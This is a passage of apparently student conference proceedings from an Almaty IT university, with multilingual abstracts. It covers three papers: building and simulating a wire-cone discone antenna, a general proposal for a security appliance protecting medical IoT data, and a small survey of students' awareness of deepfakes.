Конструктивно, дисконусная антенна состоит из диска и конуса, которые могут быть выполнены из металлической арматуры или металлического листа. В определенном диапазоне частот такая конструкция обеспечивает линейную вертикальную поляризацию за счет движения волны между диском и конусом. Существуют конструкции антенны выполненные в виде сплошного конуса и скелетного. В большинстве случаев в дециметровом диапазоне частот применяется сплошной конус, а на декаметровых и метровых волнах скелетная форма [5].

В данной работе представлено выполнение дисконусной антенны, у которой дисковая часть выполнена из медного листа, а конусообразная часть модифицирована и выполнена из тонких медных проволок, чтобы уменьшить расход материала для изготовления [8]. Рабочий диапазон частот составляет 90 ÷ 450 МГц. Диаметр диска составляет A=320 мм. На рисунке 1 приведены размеры антенны. Диаметр основания конуса C=360 мм. Длина медных проволок Ls = 510 мм, диаметр верхнего диска 60 мм. Медная пластина предназначена для крепления проводков и имеет размеры 70x70 мм. Расстояние между пластиной и диском составляет D=30 мм.




Рисунок 1 – Размеры дисконусной антенны

Питание антенны осуществляется коаксиальным кабелем с волновым сопротивлением 60-70 Ом без согласующего устройства. Центральная жила кабеля подключается к верхней пластине, где сходятся лучи конуса, а оплетка припаивается к пластине вершины конуса.

Мачтой антенны является труба диаметром 25÷40 мм и длиной 1м, через который проходит питающий кабель. На рисунке 2 представлена итоговая конструкция дисконусной антенны.

Рисунок 2 – Итоговая конструкция дискоконусной антенны

Результаты

В программе компьютерного моделирования и расчета антенных систем Mmana-Gal была построена модель дисконусной антенны. На рисунке 3 представлена геометрия антенны. Далее были получены результаты ее характеристик, такие как диаграмма направленности (рисунок 4) и коэффициент стоячей волны (КСВ). КСВ антенны показывает степень согласованности антенны с питающей линией. Согласно результатам (рисунок 5) КСВ на рабочей частоте 145 МГц составляет 1,7, что является достаточно хорошим результатом.




Рисунок 3 – Геометрия антенны




Рисунок 4 – Диаграмма направленности антенны




Рисунок 5 – Результат КСВ на частоте 145 МГц

Кроме того, работоспособность данной антенны подтверждена при проведении радиосвязи в диапазоне 145 МГц и 430 МГц на коллективной радиостанции UN9GWA АО «Международного университета информационных технологий» с радиолюбителями города Алматы и Алматинской области.

Заключение

В данной работе представлена разработка конструкции дисконусной антенны для диапазона метровых и верхней части дециметрового диапазона. Дисконусные антенны остаются актуальными и востребованными в современных радиотехнических системах и могут использоваться в различных системах, включая, радиомониторинг, радиолокация, телевидение и многое другое. Кроме того, дисконусная антенна используется в качестве аэродромной антенны, для связи с самолетами при подлете (в диапазоне 130 МГц), а также на железнодорожном транспорте на маневровых локомотивах, а также у дежурного подстанции (150-156 МГц). Их универсальность и эффективность делают их подходящими для различных сценариев использования. При этом данный тип

антенны довольно прост в изготовлении и установке, что делает их особенно привлекательными в тех случаях, когда требуется быстрая развертка и установка антенной системы. В настоящей работе представлена разработка дисконусной антенны и продемонстрирована ее работоспособность.

СПИСОК ЛИТЕРАТУРЫ

1. Achmad M. et al. «3D Printing Technology for Rapid Manufacturing Discone Antenna Based on PLA Material» // 14th International Conference on Computational Intelligence and Communication Networks (CICN). – 2022. – P. 637-640.

2. Gonçalves, R., Pinho, P., & Carvalho, N.B. «Design and implementation of a 3D printed discone antenna for TV broadcasting system» // 2015 IEEE International Symposium on Antennas and Propagation & USNC/URSI National Radio Science Meeting. – 2015. – P.314-315.

3. Chapman, A.J., Fenn, A., & Dufilié, P. «Compact Cavity-Backed Discone Array for Conformal Omnidirectional Antenna Applications» // 2020 IEEE International Symposium on Antennas and Propagation and North American Radio Science Meeting. – 2020. – P.657-658.

4. Liu, S., Liu, J., Zhao, L., Xie, W., & Hu, N. «Design of an Ultra- Wideband Discone Antenna» // 2022 International Conference on Microwave and Millimeter Wave Technology.– P.1-3.

Дискоконусная антенна своими руками [Электронный ресурс] URL: *https://vashtehnik.ru/radioapparatura/diskokonusnaya-antenna-svoimi-rukami.html?ysclid=ltgr887g21328306372* (дата обращения: 10.03.2024)

АС3.86 приемо-передающая дискоконусная антенна 0,5 — 2,5 ГГц [Электронный ресурс] URL: *https://nsk.rusgeocom.ru/products/as3-86-priemo-peredayushchaya-diskokonusnaya-antenna-0-5-2-5-ggts* (дата обращения: 10.03.2024)

Telewave ANT280S Дискоконусная антенна, 118-3000 MHz [Электронный ресурс] URL: *https://www.bbrc.ru/catalog/item/telewave_ant280s_diskokonusnaya_antenna_118_3000_mhz/* (дата обращения: 10.03.2024)

Ротхаммель К., Кришке А. Антенны: в 2 т //М.: Данвел. – 2005.

REFERENCES

1. Munir, A., Zulfi, Asthan, R.S., & Oktafiani, F. (2022). 3D Printing Technology for Rapid Manufacturing Discone Antenna Based on PLA Material. 2022 14th International Conference on Computational Intelligence and Communication Networks (CICN), 637-640.

2. Gonçalves, R., Pinho, P., & Carvalho, N.B. (2015). Design and implementation of a 3D printed discone antenna for TV broadcasting system. 2015 IEEE International Symposium on Antennas and Propagation & USNC/URSI National Radio Science Meeting, 314-315.

3. Chapman, A.J., Fenn, A., & Dufilié, P. (2020). Compact Cavity-Backed Discone Array for Conformal Omnidirectional Antenna Applications. 2020 IEEE International Symposium on Antennas and Propagation and North American Radio Science Meeting, 657-658.

4. Liu, S., Liu, J., Zhao, L., Xie, W., & Hu, N. (2022). Design of an Ultra- Wideband Discone Antenna. 2022 International Conference on Microwave and Millimeter Wave Technology (ICMMT), 1-3.

A disc-cone antenna with your own hands [Electronic resource] URL: *https://vashtehnik.ru/radioapparatura/diskokonusnaya-antenna-svoimi-rukami.html?ysclid=ltgr887g21328306372* (accessed 10.03.2024)

AC3.86 receiving and transmitting disc-cone antenna 0.5 — 2.5 GHz [Electronic resource] URL: *https://nsk.rusgeocom.ru/products/as3-86-priemo-peredayushchaya-diskokonusnaya-antenna-0-5-2-5-ggts* (accessed 10.03.2024)

Telewave ANT280S Disc-cone antenna, 118-3000 MHz [Electronic resource] URL: *https://www.bbrc.ru/catalog/item/telewave_ant280s_diskokonusnaya_antenna_118_3000_mhz/* (accessed 10.03.2024)

5. Rothammel, K., & Krischke, A. (2005). Antennas: in 2 t. M.: Danvel.

Нургелдина А.Е., Рахатова А.Б.
Ғылыми жетекшілері: Кожахметова Б.А., Булин А.А.

Дисконустық антеннаның құрылымын жасау және оның сипаттамаларын зерттеу

Аңдатпа. Бұл мақалада 90-нан - 450 МГц-ке дейінгі жиілік диапазонында жұмыс істейтін дисконустық антеннаның жасалуы келтірілген. Антеннаның диск бөлігі мыс парақтан жасалған, ал конус бөлігі өзгертілген, және жұқа мыс сымдардан жасалған. Жұмыста антеннаны жасау үшін қажетті материалдар, сондай-ақ дисконустық антеннаның негізгі параметрлерін компьютерлік модельдеу нәтижелері келтірілген, мысалы, тұрақты толқын коэффициенті және бағыт диаграммасы. Бұдан басқа, антеннаның жұмыс қабілеттілігі UN9GWA «Халықаралық ақпараттық технологиялар университеті» ұжымдық радиостанциясында радиобайланысты ұйымдастыру кезінде көрсетілді.

Түйін сөздер: дисконустық антенна, бағыт диаграммасы, ТТК, ЖЖ диапазоны, ұжымдық радиостанция.

Nurgeldina A.Y., Rahatova A.B.
Scientific supervisors: Kozhakhmetova B.A., Bulin A.A.

Development of the design a discone antenna and the study of its characteristics

Abstract. This article presents the development of a discone antenna operating in the frequency range from 90 to 450 MHz. The disk part of the antenna is made of copper sheet, and the cone-shaped part is modified and made of thin copper wires. The paper presents the necessary materials for the development of the antenna, as well as the results of computer modeling of the main parameters of the antenna of a discone antenna, such as the standing wave coefficient and the radiation pattern. In addition, the antenna's operability was demonstrated during the organization of radio communication at the UN9GWA collective amateur radio station of the International Information Technology University.

Keywords: discone antenna, radiation pattern, SWR, HF band, collective radio station.

Сведения об авторах:

Нургельдина Айханым Ерқожақызы, студент 3 курса по образовательной программе «Радиотехнические системы передачи информации», кафедры «Радиотехника, электроника и телекоммуникации» Международного университета информационных технологий.

Рахатова Аяжан Бауыржанқызы, студент 3 курса по образовательной программе «Радиотехнические системы передачи информации», кафедры «Радиотехника, электроника и телекоммуникации» Международного университета информационных технологий.

About the authors:

Nurgeldina Aykhanym Yerkozhakyzy, 3rd year student of the educational program «Radio engineering information transmission systems», Department of Radio Engineering, Electronics and Telecommunications of the International Information Technologies University.

Rakhatova Ayazhan Bauyrzhankyzy, 3rd year student of the educational program «Radio engineering information transmission systems», Department of Radio Engineering, Electronics and Telecommunications of the International Information Technologies University.

Авторлар туралы ақпарат:

Нұргелдина Айханым Ерқожақызы, Халықаралық ақпараттық технологиялар университетінің «Радиотехника, электроника және телекоммуникация» кафедрасының «Ақпарат таратудың радиотехникалық жүйелері» білім беру бағдарламасы бойынша 3 курс студенті.

Рахатова Аяжан Бауыржанқызы, Халықаралық ақпараттық технологиялар университетінің «Радиотехника, электроника және телекоммуникация» кафедрасының «Ақпарат таратудың радиотехникалық жүйелері» білім беру бағдарламасы бойынша 3 курс студенті.

UDC 004.056.5

Baxikov N.N.[1], Nussupbekov M.S.[2], Medyayev D.E.[3]
[1,2,3]International Information Technology University Almaty, Kazakhstan
Scientific director: Makilenov S.N.

Strengthening IoMT data security: Development and implementation of software for secure information transfer

Abstract: The article presents the problem of weak data protection on the servers of medical institutions and the way to solve it by installing an operating system and your own device on the server. An example operating system for use in a healthcare setting should only be designed to work with medical equipment. The principle of solving the problem of data leakage through proprietary software is based on the complexity of access to the internal structure of the system, which enhances the protection of confidential medical data. This approach aims to improve cybersecurity in healthcare settings and help maintain patient privacy. Further research and development of a specialized operating system can significantly strengthen the defense against data leakage and provide reliable information protection in the medical field.

Keywords: Internet of medical things, remote patient monitoring, stealing data, operating system, unified security device, firewall.

Introduction

The Internet of Medical Things (IoMT) represents a network of medical devices and applications that are interconnected with healthcare information technology systems through internet-based networks. These medical devices, equipped with Wi-Fi, support the essential machine-to-machine communication that underpins the IoMT ecosystem. It is imperative to recognize that medical organizations, as subjects, form a critical part of the information infrastructure, underscoring the significant role IoMT plays in the broader context of healthcare and patient care continuity. [1]

Examples of IoMT include the following:

· Using remote patient monitoring (RPM) for individuals with chronic diseases and persistent health conditions.

· Tracking patient medication orders.

· Tracking the location of patients admitted to hospitals.

· Collecting data from patients' wearable mobile health devices.

Ensuring the security of medical data is a critical and challenging aspect of the healthcare information security framework. Medical organizations regularly become targets of hacker attacks, the purpose of which is to illegally obtain confidential information about patients. Statistics reveal that in the first quarter of 2021, 10% of all cyberattacks targeted medical institutions, with this figure rising to 14% in the second quarter. These attacks threaten not just patients' personal details but also sensitive information regarding their health condition, medical history, outcomes of medical research, and prescribed treatment plans. [2]

In today's era of digital advancements in healthcare, protecting patient data as it moves from Internet of Medical Things (IoMT) devices, including MRI and CT scanners, is of utmost importance. These sophisticated diagnostic tools play a crucial role in capturing and transmitting vital medical information, such as diagnostic imaging data, which is indispensable for precise patient diagnosis and treatment planning.

The process of transmitting this sensitive data from high-resolution diagnostic devices to healthcare organization servers is inherently vulnerable to security breaches. At each stage of data transfer, starting from its acquisition by IoMT devices to its storage on medical servers, there's an increased risk of data interception or unauthorized access, exposing patient information to potential exploitation. Such illicit acquisition and dissemination of confidential medical data by hackers not only jeopardize patient privacy but also pose a significant threat to the integrity of healthcare delivery systems, necessitating the implementation of advanced cybersecurity measures to mitigate these risks. [3]

Fraudsters actively take advantage of these security weaknesses, capturing data during its various transmission phases. When accessed without authorization, this sensitive patient information can end up being sold to pharmaceutical companies or other interested entities on the black market. For these companies, such data becomes a valuable resource, enabling them to tailor their advertising campaigns to specific groups of patients. This practice not only breaches privacy but also violates ethical norms.

Therefore, it's crucial to secure the entire route of patient data transmission, from the IoMT device to the medical organization's servers. This entails employing technologies to encrypt data while it's being transmitted, creating, and applying robust authentication protocols, and safeguarding the security of network connections. Additionally, updating the software of IoMT devices regularly to defend against known security flaws is equally important. [2]

Only a systematic and multi-level approach to information security, considering all aspects of data transmission and processing, can effectively protect confidential patient data and strengthen trust in medical institutions.

The solution path

The solution, involves the Unified Security Device (USD). A key attribute of the USD is its all-encompassing functionality, consolidated into a single unit. To meet security requirements for information, installing just this one device suffices. Next-generation firewalls, integral to USD, offer extensive security management capabilities and ensure clear visibility into how internet access is utilized by users, devices, and applications.


This device has its own operating system: full control over the code, the use of modules allows to provide high quality of product performance, as well as its rapid development and adaptation for the most complex projects.

The OS combines all the necessary functions for building a comprehensive information security system:

- Firewalling.
- Intrusion detection and prevention system (proprietary high-performance engine).

- Malware detection and antivirus protection.
- Control of mobile devices (for their safe use as workstations).
- SSL VPN.
- Guest portal (Captive Portal).

These features are designed to prevent the growing number of attacks occurring at 3–7 network levels OSI models.



Picture 1 - Data transmission scheme [2]

Description of this scheme

Initially, the transfer of data from the Internet of Medical Things (IoMT) to individual databases on computers within medical centers takes place. Following this, there is a secondary exchange of data from medical devices into these dedicated databases. Subsequently, all this collected data is seamlessly funneled into our central server—a sophisticated hub responsible for rigorous analysis and meticulous processing, ensuring a robust defense against any potential viral intrusions. Finally, the meticulously processed information finds its secure abode within cloud storage, where it remains safely archived.

Conclusion

Processing of received and sent data to medical servers through a multi-level data protection and encryption system will increase the security of information several times.

And using your own operating system will give you full control over timely updates. The presented solution will not make a difference for patients, and for employees who send or store data, it will only facilitate their work by automitizing for exclusively medical purposes.

REFERENCES

TechTarget: IoT Agenda. internet of medical things (IoMT) or healthcare IoT. [Electronic resource] URL: *https://www.techtarget.com/iotagenda/definition/IoMT-Internet-of-Medical-Things* (date of the application: 28.02.2024)

UserGate: Solutions for medicine. [Electronic resource] URL: *https://www.usergate.com/ru/solutions/healthcare* (date of the application: 28.02.2024)

Ussatova, O., Makilenov, S., Mukaddas, A., Amanzholova, S., Begimbayeva, Y., & Ussatov, N. (2023). Enhancing healthcare data security: a two-step authentication scheme with cloud technology and blockchain. *Eastern-European Journal of Enterprise Technologies*, *6*(2 (126), 6–16. [Electronic resource] URL: *https://doi.org/10.15587/1729-4061.2023.289325* (date of the application: 28.02.2024)

СПИСОК ЛИТЕРАТУРЫ

TechTarget: IoT Agenda. internet of medical things (IoMT) or healthcare IoT. [Электронный ресурс] URL: *https://www.techtarget.com/iotagenda/definition/IoMT-Internet-of-Medical-Things* (date of the application: 28.02.2024)

UserGate: Solutions for medicine. [Электронный ресурс] URL: *https://www.usergate.com/ru/solutions/healthcare* (date of the application: 28.02.2024)

Ussatova, O., Makilenov, S., Mukaddas, A., Amanzholova, S., Begimbayeva, Y., & Ussatov, N. (2023). Enhancing healthcare data security: a two-step authentication scheme with cloud technology and blockchain. *Eastern-European Journal of Enterprise Technologies*, *6*(2 (126), 6–16. [Электронный ресурс] URL: *https://doi.org/10.15587/1729-4061.2023.289325* (date of the application: 28.02.2024)

Баксиков Н.Н., Нуссупбеков М.С., Медьяев Д.Э.
Ғылыми жетекшілері: Макиленов Ш.Н.

IoMT деректерінің қауіпсіздігін күшейту: ақпаратты қауіпсіз тасымалдау үшін бағдарламалық қамтамасыз етуді әзірлеу және енгізу

Аңдатпа. Мақалада медициналық мекемелердің серверлеріндегі деректердің әлсіз қорғалуы мәселесі және серверде операциялық жүйе мен өзіңіздің құрылғыңызды орнату арқылы оны шешу жолы берілген. Денсаулық сақтау жағдайында пайдалануға арналған үлгі операциялық жүйе тек медициналық жабдықпен жұмыс істеуге арналған болуы керек. Меншікті бағдарламалық қамтамасыз ету арқылы деректердің ағып кету мәселесін шешу принципі құпия медициналық деректерді қорғауды күшейтетін жүйенің ішкі құрылымына қол жеткізудің күрделілігіне негізделген. Бұл тәсіл денсаулық сақтау қондырғыларындағы киберқауіпсіздікті жақсартуға және пациенттің құпиялылығын сақтауға көмектесуге бағытталған. Мамандандырылған операциялық жүйені одан әрі зерттеу және дамыту деректердің ағып кетуіне қарсы қорғанысты айтарлықтай күшейте алады және медицина саласында сенімді ақпаратты қорғауды қамтамасыз етеді.

Түйін сөздер: Медициналық заттардың интернеті, пациенттерді қашықтан бақылау, деректерді ұрлау, операциялық жүйе, бірыңғай қауіпсіздік құрылғысы, брандмауэр.

Баксиков Н.Н., Нуссупбеков М.С., Медьяев Д.Э.
Научный руководитель: Макиленов Ш.Н.

Укрепление безопасности данных IoMT: Разработка и внедрение программного обеспечения для безопасной передачи информации

Аннотация. В статье представлена проблема слабой защиты данных на серверах медицинских учреждений и путь ее решения путем установки на сервер операционной системы и собственного устройства. Пример операционной системы для использования в медицинских учреждениях должен быть предназначен только для работы с медицинским оборудованием. Принцип решения проблемы утечки данных через фирменное программное обеспечение основан на сложности доступа к внутренней структуре системы, что повышает защиту конфиденциальных медицинских данных. Этот подход направлен на улучшение кибербезопасности в медицинских учреждениях и помощь в сохранении конфиденциальности пациентов. Дальнейшие исследования и разработка специализированной операционной системы могут существенно усилить защиту от утечки данных и обеспечить надежную защиту информации в медицинской сфере.

Ключевые слова: Интернет медицинских вещей, удаленный мониторинг пациентов, кража данных, операционная система, единое устройство безопасности, брандмауэр.

About the authors:

Nurzhan N. Baxikov, 1st year student in educational program «6B06301 – Computer security», International Information Technology University

Mukhammed S. Nussupbekov, 1st year student in educational program «6B06301 – Computer security», International Information Technology University

Daniyar E. Medyayev, 1st year student in educational program «6B06301 – Computer security», International Information Technology University

Shakirt Makilenov, m.e.s., senior-lecturer at Department of Cybersecurity, International Information Technology University

Об авторах:

Нуржан Н. Баксиков, студент 1 курса ОП «6B06301 – Компьютерная безопасность», Международный университет информационных технологий

Мухаммед С. Нуссупбеков, студент 1 курса ОП «6B06301 – Компьютерная безопасность», Международный университет информационных технологий

Данияр Э. Медьяев, студент 1 курса ОП «6B06301 – Компьютерная безопасность», Международный университет информационных технологий

Макиленов Шакирт Нурлубекулы, м.т.н., сениор-лектор кафедры «Кибер-безопасность», Международный университет информационных технологий

Авторлар туралы:

Нұржан Н. Баксиков, «6В06301 – Компьютерлік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті

Мұхаммед С. Нуссупбеков, «6В06301 – Компьютерлік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті

Данияр Э. Медьяев, «6В06301 – Компьютерлік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті

Макиленов Шакирт Нурлубекулы, т.ғ.м., «Киберқауіпсіздік» кафедрасының сениор-лекторы, Халықаралық ақпараттық технологиялар университеті

УДК 004:070

Nurtay N. N.
International Informational Technologies University Almaty, Kazakhstan
Scientific supervisor: Yelubay Y. Y.

Examining students' awareness and vulnerability towards deepfakes in social media

Abstract. This article investigates students' awareness of deepfakes and their vulnerability to this emerging form of media manipulation. A survey of 35 participants assessed social media habits, trust in online information, deepfake knowledge, and the ability to discern AI-generated videos. The results suggest a concerning trend of limited deepfake awareness, potentially contributing to a susceptibility to misinformation, particularly among frequent social media users. The research highlights the urgent need for media literacy interventions tailored for the Kazakhstani youth to mitigate the risks posed by deepfakes in the social media-dominated information landscape.

Keywords: deepfake, AI, social media, misinformation, media literacy.

Introduction

Modern digital technologies make highly challenging to distinguish real and fake media. In literature a lot of researchers have expressed their opinion towards this issue. For instance, L. Borges et.al. consider that fake news has become a problem that threatens public debate and human civilization [1]. Researchers A. Figueira and Oliveira state that false information is spread so fast via social media and affect millions of people [2]. In Maras and Alexandrou's opinion "deepfakes are the product of artificial intelligence (AI) applications that merge, combine, replace, and superimpose images and video clips to create fake videos that appear authentic" [3]. In Day's view "deepfake technology can generate, for example, a humorous, pornographic, or political video of a person saying anything, without the consent of the person whose image and voice is involved" [4]. Westerlund states that deepfakes pose a significant threat to society, politics, and business as they 1) put pressure on journalists who struggle to distinguish between real and fake news, 2) endanger national security by disseminating propaganda and interfering with elections, 3) undermine citizen trust in authorities, and 4) raise cybersecurity concerns for individuals and organizations [5].

Based on the researchers' opinion, it can be said that deepfakes are 21st century's one of the biggest issues. When information is fake and spread fast it may have severe consequences. Especially, this might have a big influence on young people as they excessively use social media. The ability to work with information needs necessary literacies. That's why, considering the discussed issue's importance this research conducts a survey and examine students' awareness and vulnerability towards deepfakes in social media.

Methodology

This study used a survey to investigate how students use social media and understand the dangers of deepfakes. A small group of 35 students voluntarily participated. The survey consists of the following several questions as: "How often do you use social media?", "From which social media source do you gather the most information on a daily basis?", "Do you trust the information you find on social media?", "How often do you check the trustworthiness of the information?", "How do you fact check the information?", "Are you familiar with the concept of deepfake?", "Have you heard of Sora from OpenAI?", "Short quiz with 4 video prompts to spot deepfakes made by Sora", "Do you worry about the problems that deepfakes might cause?", "Has your views on information validity changed after this survey?".

In addition to the survey, in order examine more, and identify participants' awareness of deepfakes in practice a short test with videos were used to see if students could indicate which videos were real and which were made by computers.

It's important to note that because the study only had limited participants, can't be said for sure that this shows how all students feel. This study is like a starting point to help guide bigger research projects in the future.

Main Part

Social media and Information Trust: The survey revealed a heavy reliance on social media among the participants, with all 35-reporting daily use. YouTube emerged as the most popular platform. Concerningly, only 9 students expressed a high level of trust in information found on social media, with 14 indicating low trust and 12 expressing uncertainty. This suggests that while students are frequent social media users, they may harbor a degree of skepticism towards content encountered on these platforms.

Deepfake Awareness and Understanding: While 23 participants had heard the term "deepfake," their understanding of the concept was often limited. Common misconceptions included the belief that only face swapping between 2 videos was the potential use for deepfakes. This highlights a significant gap in media literacy skills specifically tailored to the threat of deepfakes.

Discerning AI-Generated Content: The results of the video assessment were alarming. Only 14 out of 35 participants correctly identified all four AI-generated videos. Interestingly, students who expressed a basic awareness of deepfakes and recognized modern technologies such as Sora by OpenAI, did seem slightly more successful in the task. This underscores the importance of increasing awareness, as it may provide some foundational defense against manipulation.

Concerns about the Future and Deepfakes: All participants agreed that deepfakes pose a growing threat with the potential to harm reputations and erode trust in institutions. Notably, several students expressed a sense of vulnerability, emphasizing on being more cautious when being encountered with suspicious media information in the future.

Willingness to Change Behavior: Encouragingly, those who performed poorly on the video assessment acknowledged the need for change. Nearly all such participants expressed a desire to become more vigilant about checking information sources and

verifying content before sharing it online. This suggests an openness to adopting improved media literacy practices if given the necessary tools and guidance.

Conclusion

The pervasiveness of deepfakes and other manipulated media poses a growing challenge in our increasingly digital world, including our country. As social media platforms become primary sources of information, robust media literacy is paramount, especially for younger generations immersed in these spaces. Research from the MIT Center for Advanced Virtuality highlights multi-faceted media literacy. And our educational organization can adopt this kind of approach and teach certain subjects at university.

Historical Context: Teaching the history of media manipulation, including relevant examples, to foster healthy skepticism towards the media we consume.

Critical Thinking Development: Helping young people to identify patterns of misinformation, question sources, and evaluate content with a critical eye.

Case Study Analysis: Providing real-world examples of deepfakes and other misinformation campaigns to help students develop skills to spot future manipulation attempts.

Empowerment: Emphasizing that media literacy involves using media responsibly and ethically for positive civic engagement.

While the limited sample size of this pilot study prevents broad generalizations, the findings offer valuable insights into students' awareness of deepfakes and their potential vulnerability within a social media-dominated information landscape. The observed lack of in-depth understanding of deepfakes, coupled with the low success rates in identifying AI-generated content, raises concerns. However, the expressed skepticism towards social media platforms, concern about the future impact of deepfakes, and willingness to adopt information-checking habits offer promising avenues for intervention. Promoting a comprehensive media literacy curriculum in schools and universities, our country can raise a generation of discerning media consumers. These individuals will be better equipped to navigate the complex digital landscape, less susceptible to manipulation, and empowered to contribute positively to their online communities.

Importantly, this research underscores a pressing need for comprehensive studies with larger and more representative samples to confirm these preliminary trends among young people within the country. The findings strongly suggest that targeted media literacy initiatives focusing on deepfakes are crucial. Such programs have the potential to empower students to become critical thinkers within the complex digital landscape, safeguarding themselves against misinformation and contributing to a more informed society.

REFERENCES

1. Borges, L., Martins, B., & Calado, P. 2019. Combining Similarity Features and Deep Representation Learning for Stance Detection in the Context of Checking Fake News. *Journal of Data and Information Quality*, 11(3): Article No. 14.

https://doi.org/10.1145/3287763

2. Figueira, A., & Oliveira, L. 2017. The current state of fake news: challenges and opportunities. *Procedia Computer Science*, 121: 817–825. *https://doi.org/10.1016/j.procs.2017.11.106*

3. Maras, M. H., & Alexandrou, A. 2019. Determining authenticity of video evidence in the age of artificial intelligence and in the wake of Deepfake videos. *International Journal of Evidence & Proof*, 23(3): 255–262. https://doi.org/10.1177/1365712718807226

4. Day, C. 2019. The Future of Misinformation. *Computing in Science & Engineering*, 21(1): 108–108. *https://doi.org/10.1109/MCSE.2018.2874117*

5. Westerlund, M. 2019. The Emergence of Deepfake Technology: A review. Technology Innovation Management Review, Vol. 9. Issue 11. *https://timreview.ca/article/1282*

Нұртай Н.Н.

Студенттердің әлеуметтік желілердегі дипфейк жайлы мәлімділігін мен осалдылығын зерттеу

Аңдатпа. Бұл мақала студенттердің әлеуметтік желілердегі дипфейк жайлы мәлім болуын және олардың медиа манипуляцияның жаңа түріне осалдығын зерттейді. Сауалнамада 35 қатысушының әлеуметтік желілердегі әдеттері, желідегі ақпаратқа сенімі, дипфейк туралы білімі және жасанды зият арқылы жасалған бейнелерді аңықтау қабілеттері бағаланды. Қорытындылары дипфейк жайлы алаңдатарлық шектеулі мәлімділік тенденциясын көрсетеді, бұл жалған ақпаратқа шалдыққыштыққа себептеседі, әсіресе әлеуметтік желілерді жиі пайдаланушылар арасында. Зерттеу ақпараттық кеңістікте әлеуметтік желілердің үстемдігі жағдайында дипфейкпен байланысты қатерлерді азайту үшін Қазақстандық жастардың медиасауаттылығын арттыру жөніндегі іс-шараларды шұғыл өткізу қажеттілігін көрсетеді.

Түйін сөздер: дипфейк, ЖИ, әлеуметтік медиа, дезинформация, медиа сауаттылық.

Нуртай Н.Н.

Изучение осведомленности и уязвимости студентов к дипфейкам в социальных сетях

Аннотация. В данной статье исследуется осведомленность студентов о дипфейках и их уязвимость перед этой новой формой медиаманипуляций. В опросе 35 участников оценивались привычки в социальных сетях, доверие к онлайн-информации, знания о дипфейках и способность различать видео, сгенерированные искусственным интеллектом. Результаты свидетельствуют о тревожной тенденции ограниченной осведомленности о дипфейках, что потенциально способствует восприимчивости к дезинформации, особенно среди частых пользователей социальных сетей. Исследование подчеркивает настоятельную необходимость проведения мероприятий по повышению медиаграмотности для казахстанской молодежи с целью снижения рисков, связанных с дипфейками в условиях доминирования социальных сетей в информационном пространстве.

Ключевые слова: дипфейк, ИИ, социальные медиа, дезинформация, медиаграмотность.

Авторлар туралы ақпарат:
